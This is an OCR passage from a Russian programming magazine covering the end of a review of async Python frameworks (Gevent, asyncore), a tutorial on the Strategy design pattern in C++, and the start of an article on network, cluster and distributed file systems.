«планировщика» для этих самых «гринлетов» выбрал давно уже известную библиотеку libevent (используется в Chromium, memcached), которая к тому же написана на чистом Си, что несомненно сказывается на скорости работы. Но, насколько мне известно из официального блога, в планируемой версии Gevent собираются использовать уже ставшую стабильной и быстрой libev, лишенную тех ошибок, что присущи libevent. Практически вся стандартная сетевая библиотека питона написана в блокирующем стиле, будь то urllib, ftplib или что-то еще. Логично, что обычным образом нам бы не удалось заставить их работать в асинхронном режиме, если бы не специальный патчинг сокетов, который делает Gevent. Вот, кстати, тебе пример работы с Gevent:

Параллельная загрузка сайтов в Gevent

```
urls = ['http://www.google.com', 'http://www.yandex.ru',
'http://www.python.org']

import gevent
from gevent import monkey
monkey.patch_all()

import urllib2

def print_head(url):
   print ('Адрес %s' % url)
   data = urllib2.urlopen(url).read()
   print ('%s: %s байт: %r' % (url, len(data), data[:50]))

jobs = [gevent.spawn(print_head, url) for url in urls]

gevent.joinall(jobs)
```

Как видно из листинга, написание асинхронного кода с Gevent очень похоже на синхронный стиль программирования. Ты наверняка заметил, что функция monkey.patch_all() выполняет за нас всю «грязную» работу — как я уже написал ранее, она патчит стандартную сетевую библиотеку питона, тем самым превращая синхронный код в асинхронный. Например, библиотека urllib2 из стандартной поставки рептилии, которая с помощью «манкипатчинка» превращается в неблокирующую, тем самым повышая скорость обработки за счет параллельной работы.

Плюсы:
1. Облегчение написания и понимания кода.
2. Достаточно высокая скорость работы.

Минусы:
1. Манкипатчинг работает далеко не со всеми библиотеками.
2. Функциональный стиль кода, что требует привыкания.

Нативный asyncore

Далеко не все питонисты обращают внимание на то, что в стандартной библиотеке питона есть такой замечательный модуль, как asyncore. Asyncore позволяет писать код в событийно-ориентированном стиле (использование так называемых callback'ов), что, впрочем, далеко не все любят. Библиотека asyncore предназначена для настоящих хардкорных питонщиков, страдающих NIH-синдромом (NIH — not invented here), но никто не говорит о том, что это плохо. Мое личное мнение заключается в том, что нужно хорошо разбираться в инструментах, которые ты используешь, и именно эта библиотека дает неплохой шанс освоить тонкости асинхронного программирования, тем более, что ее код очень приятен и понятен. С ее помощью у тебя есть возможность написать собственный крутой сервер по параллельной обработке множества запросов — к примеру, балансер.

И это все?

Нет! В Сети ты можешь найти еще уйму различных сетевых асинхронных фреймворков для нашего любимого питона, у каждого из них есть, несомненно, плюсы и минусы. Асинхронность — это круто ровно до тех пор, пока тебе не нужно будет выполнить какой-то сложный по ресурсозатратам код: выборка из огромной базы данных, поиск файлов и так далее, так как в этом случае наш поток будет надолго занят, а клиенты будут вынуждены ждать. Все это следствие синхронного подхода в решении проблем. Еще должно пройти достаточно много времени, пока современные методы программирования перейдут на асинхронный лад, так как это требует переписывания огромного количества кода в достаточно неудобном стиле. А что насчет инструмента? Помни, мой друг, что преждевременная оптимизация работы приложения — не есть добро. Знай, что лучше написать, а потом оптимизировать, нежели гнаться за скоростью и в итоге так ничего путного и не написать. Если ты получаешь огромное удовольствие от написания своего очередного шедевра на Django, то пиши на нем. В конечном счете, мы — одни из тех немногих, кто действительно счастлив, работая...

deeonis (deeonis@gmail.com)

Программерские типсы и триксы

Обзор асинхронных фреймворков для Python

Для того чтобы стать хорошим ООП-программистом, мало знать, что такое инкапсуляция, полиморфизм и наследование. Нужно уметь нечто большее. Создание крупных приложений переводит обычного кодера в звание проектировщика, а это, в свою очередь, подразумевает умение мыслить глобально и видеть весь проект целиком. Любой архитектор ПО должен знать множество стандартных паттернов проектирования и уметь распознавать места, в которых их можно применить. Сегодня мы познакомимся с одним из паттернов и поймем, насколько классическое ООП несовершенно и беспомощно.

Объектно-ориентированное программирование позволяет создавать сложные приложения, код которых при этом достаточно просто читать, сопровождать и расширять. При правильном использовании ООП зачастую можно значительно уменьшить количество комментариев. Но, к сожалению, базовые принципы ООП (инкапсуляция, полиморфизм и наследование) зачастую не могут обеспечить ту гибкость, которая требуется для активно развивающихся систем. В свою очередь это приводит к логическим ошибкам, дублированию кода и неэффективной архитектуре. Поэтому для более-менее серьезных проектов спецы в области ООП предпочитают использовать разнообразные паттерны проектирования, которые позволяют без особых усилий обеспечить повторное использование кода. Собственно повторное использование кода — это одна из причин, благодаря которой объектно-ориентированное программирование стало так популярно.

Если кто-то сомневается, что все эти конструкторы, деструкторы, виртуальные функции и прочие ОО-штуки не могут полностью перекрыть все потребности в современном программировании, то я приведу простой пример, который поможет в это поверить.

Итак, представь, что ты создал интерактивный каталог сотовых телефонов. Это — твой бизнес, он приносит деньги, и его надо развивать. Тем более что индустрия мобильных звонилок не стоит на месте и тоже движется вперед семимильными шагами. Все было хорошо, когда мобилки были простыми, имели монохромные дисплеи и полифонические мелодии. В те времена код твоего каталога выглядел примерно так:

Иерархия классов мобильных телефонов

```
class MobilePhone
{
public:
  void display() = 0;
  void makeSound()
  {
    //код воспроизведения мелодии вызова
  };
  ...
}

class Nokia3310 : public MobilePhone
{
  void display()
  {

    // код вывода телефона на дисплей
  };
}

class SiemensA35 : public MobilePhone
{
  void display()
  {
    // код вывода телефона на дисплей
  };
}
```

Здесь у нас есть базовый класс MobilePhone, который описывает два общих для всех потомков метода: display() и makeSound(). Причем makeSound имеет сразу и реализацию, ведь все трубки умеют воспроизводить только полифонию. А вот display является абстрактным методом, каждый дочерний класс реализует его по-своему, так как каждая мобилка имеет свой неповторимый и сногсшибательный дизайн.


И все у тебя было хорошо до тех пор, пока в телефонах не стали появляться фотокамеры, а вместе с ними и mp3-мелодии. И если mp3 ты еще хоть как-то мог игнорировать (есть звук при звонке — и ладно), то отсутствие возможности запечатлеть любимую кошечку пользователи простить не смогут. А тут еще и конкурент объявился, у которого и mp3 работает, и фотик фоткает. Надо что-то делать!


Классический ООП-подход

Первое, что приходит в голову — добавить метод makePhoto в базовый класс MobilePhone. Идея в принципе неплохая, если не считать того, что Nokia 3310 вдруг каким-то образом научилась фотографировать :).

Добавляем метод makePhoto

```
class MobilePhone
{
public:
  void display() = 0;
  void makeSound()
  {
```





UML-диаграммы помогают разобраться в хитросплетениях связей между классами

```
    //код воспроизведения мелодии вызова
  };
  ...
  // добавляем метод фотографирования
  void makePhoto()
  {
    //код для фото
  };
}

...

Nokia3310 mobilePhone;
// Кирпичик от Nokia научился фотографировать
// Так быть не должно
mobilePhone.makePhoto();
```

Такой подход в данном случае совершенно неприемлем. У нас есть несколько тысяч трубок без фотокамеры и в будущем бесконечное множество мобилок с фотиками. Причем бюджетные модели с минимальным набором функций (читай — только звонят и отправляют SMS) тоже никто не отменял. Можно, конечно, переопределить метод makePhoto в телефонах, которые не умеют делать цифровые снимки, но это не наш метод, поскольку могут возникнуть ошибки, да и править несколько тысяч классов слишком лениво. И, кстати, у нас еще же висят в воздухе mp3-звонки. Напрягаем мозг и придумываем новый архитектурный изыск.

Используем интерфейсы

Для того чтобы избежать проблем, которые у нас возникли при использовании стандартного механизма наследования, можно попробовать использовать интерфейсы — то есть сущности с описанием, но без реализации. Во многих языках программирования интерфейсы поддерживаются на нативном уровне, например, в Java или PHP, но в C++ такое понятие отсутствует. Но это не является большой проблемой, так как множественное наследование и абстрактные классы успешно справляются со всеми обязанностями интерфейсов. Создадим абстрактный класс (интерфейс) iPhotoCamera, который будет описывать метод makePhoto. При этом не забудем убрать его из класса MobilePhone. Теперь только мобильники с фотокамерами будут наследовать интерфейс iPhotoCamera, и наша «Нокиа 3310» уже не будет поражать всех пятимегапиксельными снимками.

Использование интерфейса iPhotoCamera


```
class iPhotoCamera
{
  void makePhoto() = 0;
}

...

class MotorolaL9 : public MobilePhone, public iPhotoCamera
{
  void makePhoto()
  {
    // код, отвечающий за фото
  };
  ...
}

class MotorolaL7 : public MobilePhone, public iPhotoCamera
{
```





Применять паттерны можно и в C++

```
    void makePhoto()
    {
      // код, отвечающий за фото, такой же, как и для MotorolaL9

      // Дублирование кода
    };
    ...
  }
```

Все, казалось бы, хорошо, но мы не учли одну вещь — интерфейс предоставляет только описание методов, но не их реализацию. А это значит, что нам надо будет в классе каждой звонилки реализовывать makePhoto(). Из-за этого мы получим дублирование кода и кучу потенциальных ошибок. Конечно, в cpp можно схитрить и прикрутить реализацию makePhoto в классе iPhotoCamera, но даже несмотря на то, что тогда этот класс перестанет быть интерфейсом, мы все равно не решим проблему. Ведь камеры бывают разные: с автофокусом и без, с CMOS матрицей и CCD... От всех этих параметров будет зависеть реализация makePhoto, и определять один метод для всех классов просто нельзя. Очередная неудача, но мы уже близки к правильному решению. Еще немного скрипа мозгов — и все будет работать как надо.

Паттерн «Стратегия»

В основе любого паттерна проектирования лежит принцип, который требует отделить изменяющиеся куски кода от постоянных. Мы это уже практически сделали, перенеся функционал фотокамеры в отдельный интерфейс. Мы выделили аспект поведения, определив абстрактный класс iPhotoCamera, но не изолировали алгоритмы, реализующие этот аспект. Другими словами, код функции makePhoto надо тоже вынести из иерархии классов сотовых телефонов.
Сделать это довольно просто — надо лишь определить несколько субклассов, базовым для которых является iPhotoCamera. На C++ это будет выглядеть так:

Выносим makePhoto() из иерархии классов сотовых телефонов

```
class iPhotoCamera
{
  void makePhoto() = 0;
}

class DoPhoto : public iPhotoCamera
{
  void makePhoto()
  {
    // код, отвечающий за фото
  };
}

class CantDoPhoto : public iPhotoCamera
{
  void makePhoto()
  {
    // пустой метод
    // для мобилок, которые не умеют фотографировать
    return;
  };
}
```

Как видно из кода, мы создали два класса: DoPhoto и CantDoPhoto. Оба они наследуют интерфейс iPhotoCamera и реализуют метод makePhoto(). Таким образом, мы выделили аспект поведения (способность фотографировать) и закрепили за этим аспектом алгоритмы. Класс DoPhoto способен делать снимки, а CantDoPhoto — не способен, и тело makePhoto остается пустым.
Мы разделили все мобильники на две группы и при этом избежали проблем, которые возникали при использовании предыдущих подходов. Нет дублирования кода, нет логических ошибок в духе «3310 обзавелся фотокамерой». Так же можно поступить и с воспроизведением mp3-мелодий.

Выносим реализацию mp3 и полифонии

```
class iPhoneSound
{
  void makeSound() = 0;
}

class PolyphonySound : public iPhotoSound
{
  void makeSound()
  {
    // код, воспроизводящий полифонические мелодии
  };
}

class Mp3Sound : public iPhotoSound
{
  void makeSound()
  {
    // код, воспроизводящий mp3
  };
}
```


Принцип тут точно такой же, как и с фотокамерой. Мы определили интерфейс iPhoneSound и реализовали в субклассах PolyphonySound и Mp3Sound метод makeSound(). Такой подход, помимо решения перечисленных выше проблем, позволяет еще и менять поведение мобилок на лету, в процессе выполнения кода. Это на самом деле очень полезно и обеспечивает большую гибкость архитектуры. Мобильники с возможностью воспроизведения mp3 могут также хорошо пропищать что-нибудь в свой полифонический синтезатор. Пользователям нашего каталога может прийти в голову прослушать этот писк, и изменение поведения объекта на стадии выполнения нам очень пригодится.
Но радоваться еще рано. Надо как-то привязать вновь созданные интерфейсы к классам мобильных телефонов. Для этого в базовом классе MobilePhone объявим две переменные, одна из которых будет иметь тип iPhoneCamera, а другая — iPhoneSound.

Интеграция поведения с классом MobilePhone

```
class MobilePhone
{
protected:
  iPhotoCamera &photoBehavior;
  iPhotoSound &soundBehavior;

public:
```





На Java часто пишут особо крупные серверные приложения. Грамотное построение архитектуры там просто необходимо

```
  void display() = 0;
  void makeSound()
  {
    soundBehavior.makeSound();
  };

  void makePhoto()
  {
    photoBehavior.makePhoto();
  };
}
```

Помимо интерфейсных переменных мы объявляем в классе MobilePhone еще и методы makePhoto и makeSound, но их выполнение делегируем photoBehavior и soundBehavior. Классы, описывающие конкретные модели телефонов будут инициализировать переменные photoBehavior и soundBehavior нужными реализациями соответствующих интерфейсов. Чтобы было понятнее, взглянем на код:

Субклассы MobilePhone

```
class MotorolaL9 : public MobilePhone
{
  MotorolaL9()
  {
    photoBehavior = new DoPhoto();
    soundBehavior = new Mp3Sound();
  };
}

class Nokia3310 : public MobilePhone
{
  Nokia3310()
  {
    photoBehavior = new CantDoPhoto();
    soundBehavior = new PolyphonySound();
  };
}

...

MotorolaL9 motor;
// моторола успешно делает фото
motor.makePhoto();
// …и проигрывает mp3
motor.makeSound();
Nokia3310 nokla;
// а вот 3310 не может фоткать даже при том, что вызов метода
проходит успешно
nokla.makePhoto();
// и играет полифонию
nokla.makeSound();
```

В данном случае конкретную реализацию какого-либо интерфейса мы жестко привязываем к переменной в конструкторе на этапе компиляции. Это не совсем правильно, но в рамках нашей задачи не существенно. Теперь на наши мобильники не влияет изменение кода, ответственного за фото и звук. Мы можем добавлять сколь угодно много новых реализаций этих функций, и это никак не отразится на уже существующих классах.

Некоторые могут спросить, почему мы реализовали связь с интерфейсами при помощи отношения «содержит», а не «является». Иными словами, почему мы включили переменные photoBehavior и soundBehavior внутрь класса MobilePhone, а не объявили базовыми классами конкретные реализации интерфейсов для классов сотовых телефонов? Основная причина заключается в том, что мы бы потеряли гибкость и не смогли динамически менять поведение объектов класса. Сейчас, чтобы заставить мобилку с mp3-мелодии переключиться на полифонию, достаточно использовать set-метод, который переопределит soundBehavior.

Динамическое изменение поведения

```
class MotorolaL9 : public MobilePhone
{
  MotorolaL9()
  {
    photoBehavior = new DoPhoto();
    soundBehavior = new Mp3Sound();
  };

  void setIPhoneSound(iPhoneSound &sound)
  {
    soundBehavior = sound;
  };
}


...

MotorolaL9 motor;
// проигрываем mp3
motor.makeSound();
// меняем на полифонию
motor.setIPhoneSound(new PolyphonySound());
// и играем уже полифоническим синтезатором
motor.makeSound();
```

Все это вместе и есть паттерн «Стратегия». Если попытаться дать более-менее строгое определение, то можно сказать, что паттерн «Стратегия» определяет семейство алгоритмов, инкапсулирует каждый из них и обеспечивает их взаимозаменяемость. Он позволяет модифицировать алгоритмы независимо от их использования на стороне клиента.

Заключение

Теперь мы знаем, что такое паттерн «Стратегия». Более того, теперь мы поняли суть программирования с помощью паттернов, которая заключается в выделении непостоянных кусков кода и их изолировании от более стабильных частей. В следующих статьях мы познакомимся с другими приемами для проектирования больших приложений и еще больше приблизимся к уровню гуру ОО-программирования.



Евгений Зобнин (execbit.ru)

Сеть из файлов

Распределенные файловые системы наших дней

Популярность модели облачных вычислений, достигшей в последние годы чуть ли не своего апогея, привела к бурному развитию так называемых кластерных файловых систем, способных обеспечить простой и надежный способ хранения данных на множестве узлов с возможностью доступа к ним сотен и тысяч клиентов. Проблема только в том, что информации о таких ФС не так много, и с наскоку разобраться в их разнообразии довольно проблематично.

В этой статье мы рассмотрим несколько примеров различных распределенных файловых систем, определим сферы их применения и постараемся разобраться с тем, почему этот вопрос часто вводит в заблуждение даже матерых админов. Начнем, как и полагается, с терминологии, а точнее — с ее отсутствия.

Зерна от плевел

Основная проблема новичков, делающих первые шаги в область кластерных (или все-таки распределенных?) файловых систем заключается в том, что здесь до сих пор не существует четкой терминологии, отделяющей множество самых разнообразных ФС друг от друга. Такие понятия как сетевая, кластерная, распределенная и даже параллельная ФС уже давно слились в одно целое, поэтому для неподготовленного человека оказывается чрезвычайно трудно выбрать ту ФС, которая лучше всего подходит для решения его задачи.

Чтобы не запутывать себя и читателя, я буду использовать метод классификации ФС, основанный на сфере их применения. В моей терминологии будет всего три основных типа ФС:

1. Сетевые. Это файловые системы, предназначенные в первую очередь для расшаривания не слишком интенсивно используемых данных между небольшим количеством узлов. Типичнейший пример сетевой файловой системы — это NFS в UNIX и CIFS в Windows. Обычный пример ее использования — обмен документации между рабочими станциями или разделение общей корневой ФС между несколькими серверами. Плюс таких ФС — простота обслуживания, минус — низкая производительность и стойкость к нагрузкам.

2. Кластерные. Это файловые системы, предназначенные для расшаривания данных между большим количеством узлов вычислительного кластера. По самой своей природе являются более продвинутой версией сетевых ФС с высокой производительностью, поддержкой защиты от сбоев, высоких нагрузок и большого количества клиентов. В качестве примера таких ФС можно привести GFS/GFS2 от Red Hat и OCFS2 от Oracle. Это — своего рода «вещь в себе», поэтому говорить о минусах и плюсах здесь не стоит.

3. Распределенные. Наиболее продвинутый в технологическом плане тип ФС. От первых двух отличается в первую очередь тем, что позволяет объединить множество удаленных хранилищ в одну большую виртуальную файловую систему, функционирующую как единое целое, а также имеет способность достаточно быстро работать поверх не самых быстрых каналов связи. Основное назначение такой ФС — те самые облака и GRID, хранилище для которых можно составить из множества дешевых, разнесенных по разным частям света серверов. Примеры: Lustre, Ceph, GlusterFS и конечно же GoogleFS, используемая для поддержки серверов Google.

Теперь, следуя этой простой классификации, рассмотрим наиболее интересные и успешные примеры реализации ФС каждого типа.

NFS, CIFS и POHMELFS

Наверное, самая известная и узнаваемая реализация идеи сетевой файловой системы (по крайней мере для тех, кто знаком с UNIX) — это NFS, название которой так и расшифровывается — Network File System.

NFS была разработана компанией Sun Microsystems (ныне Oracle) еще в конце восьмидесятых годов и стала общепринятым стандартом после выхода в свет версии 2.0 в 1989 году, когда и был утвержден описывающий ее стандарт RFC1094 (первая версия системы, а точнее протокола, лежащего в его основе, была закрытым экспериментальным проектом, который видели только сотрудники Sun).

Несмотря на громкое название, NFS не является файловой системой в прямом смысле этого слова. На самом деле — это сетевой протокол, предназначенный для удаленного вызова процедур (RPC), реализующих набор функций для доступа к файлам, управляемых любой файловой системой. Такой подход сделал NFS чрезвычайно простой системой, благодаря которой она быстро распространилась за пределы операционной системы SunOS, для которой была изначально разработана. Сегодня реализации NFS третьей версии доступны практически для любой мало-мальски популярной ОС, включая минималистичные системы для низкопроизводительных устройств.

Предельная простота настройки также сыграла свою роль в популяризации технологии. Фактически все, что требуется сделать, чтобы настроить NFS-сервер, — это добавить по одной строке в два системных конфигурационных файла (/etc/exports и /etc/hosts.allow) и перезапустить сервер nfsd. Далее можно примонтировать файловую систему с удаленной стороны точно так же, как это делается для локальной ФС. Для монтирования доступных только для чтения корневых файловых систем серверов это просто идеальный вариант, однако когда речь заходит об организации доступа десятков и сотен клиентов к хранилищу для записи и чтения, NFS начинает подводить.

Главная беда NFS — это производительность. Являясь всего лишь протоколом, NFS просто технически не способен обеспечить приемлемый уровень производительности для одновременного и быстрого обслуживания множества клиентов. Все попытки приспособить протокол для этой задачи провалились или были просто не замечены администраторами на фоне появления распределенных и кластерных файловых систем. Инициативы по созданию «правильной альтернативы» также в большинстве своем ни к чему не привели, за исключением разве что файловой системы с экс-

центричным названием POHMELFS, однако она носит статус экспериментальной и работает только в Linux (подробнее во врезке).

Вторая беда NFS — это отсутствие того, что в среде программистов принято называть термином cache-coherent. Протокол NFS устроен так, что ни один клиент расшаренной файловой системы не имеет гарантии того, что полученные клиентом метаданные файлов будут актуальны в следующий момент времени. На практике это означает, что если клиент «А» запросит у сервера информацию о файле (имя, размер, даты создания и модификации, права доступа и т.д.), а клиент «Б» сразу после этого переименует этот файл или, например, изменит его права доступа, то клиент «А» не узнает о случившимся и будет иметь ложное представление о файле со всеми вытекающими отсюда последствиями. При подключении ФС в режиме read-only это не приведет ни чему плохому, так как состояние ФС неизменно, а вот при параллельной интенсивной работе с данными, доступными для записи, может вылиться во что угодно.

Эти проблемы делают NFS неприемлемым для использования в кластерах, предусматривающих наличие большого количества интенсивно работающих с данными клиентов. Поэтому для этих целей были созданы кластерные файловые системы.

OCFS2 и GFS2

Кластерные файловые системы устроены совершенно иначе. Их задача заключается не в доставке данных по каналам связи, а в реализации механизма, который бы позволил получить доступ к этим данным сразу с нескольких машин и обеспечивал своевременное информирование клиентов о любых изменениях в ФС и обработку возможных ошибок и сбоев в работе клиентов.

Кластерные ФС представляют собой дисковую файловую систему, которая реализует схожие с современными ФС возможности, но использует несколько иной механизм работы, предполагающий наличие большого количества клиентов, одновременно подключающих ФС к своему пространству имен. Работа по доставке данных при этом возлагается на специализированное оборудование, такое, как серверы SAN, позволяющие разделить общий диск между десятками машин с помощью протоколов FibreChannel, iSCSI или AoE.

Три главные характеристики кластерных или, как их иногда называют, параллельных ФС — это доступность данных, производительность и устойчивость к ошибкам, выходу использующих ее узлов из строя. При этом далеко не все из них достигаются с помощью реализации определенных механизмов внутри драйвера файловой системы.

Например, высокая доступность данных обычно достигается за счет использования различных схем RAID, а также механизмов SAN и источников бесперебойного питания. Эта характеристика не имеет прямого отношения к самой ФС, однако является важной для ее пользователей.


Производительность также является следствием использования соответствующих технологий, которые




info

С помощью прокси-сервера RADOS (http://ceph.newdream.net/wiki/RADOS_Gateway) в качестве хранилища для Ceph можно использовать Amazon S3.





Ceph имеет автоматический механизм балансировки, распределяющий ответственность за отдачу метаданных тех или иных файлов между серверами



Консоль управления OCFS2

